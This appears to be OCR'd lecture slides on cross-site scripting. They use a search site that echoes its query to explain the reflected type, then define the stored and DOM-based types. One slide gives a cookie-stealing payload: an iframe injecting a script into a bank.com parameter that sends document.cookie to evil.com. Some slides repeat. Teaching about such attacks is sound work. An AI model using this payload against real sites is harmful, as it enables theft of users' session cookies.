
Vulnerable Website, Type 1

- Suppose we have a search site, *www.websearch.com*

A user submits a que

http://www.websearch.com/search?q=good news

The exact query text gets
“printed” on the result page



Results for: **good news**

Some good news
http://youtube.com/sgn


Vulnerable Website, Type 1

- Suppose we have a search site, *www.websearch.com*

A user submits a que

http://www.websearch.com/search?q=good news

The exact query text gets
“printed” on the result page




Results for **good news**

Some good news

http://youtube.com/sgn


Vulnerable Website, Type 1

http://www.websearch.com/search?q=<img src=“http://img.com/nyan.jpg”/>




Suppose we can convince VICTIM to run our Javascript code.

How can we steal the VICTIM's cookies?



1. good.com sets a cookie

2. victim visits attack.com



1. bank.com sets a cookie

2. Visit evil.com

<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie')</script>

bank.com?name=<script...>

Name param is injected into browser, interpreted as js.

<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie

Types of XSS

- Reflected (Type 1)
  - Code is included as part of a malicious link
  - Code included in page rendered by visiting link
- Stored (Type 2)
  - Attacker submits malicious code to server
  - Server app persists malicious code to storage
  - Victim accesses page that includes stored code
- DOM-based (Type 3)
  - Purely client-side injection

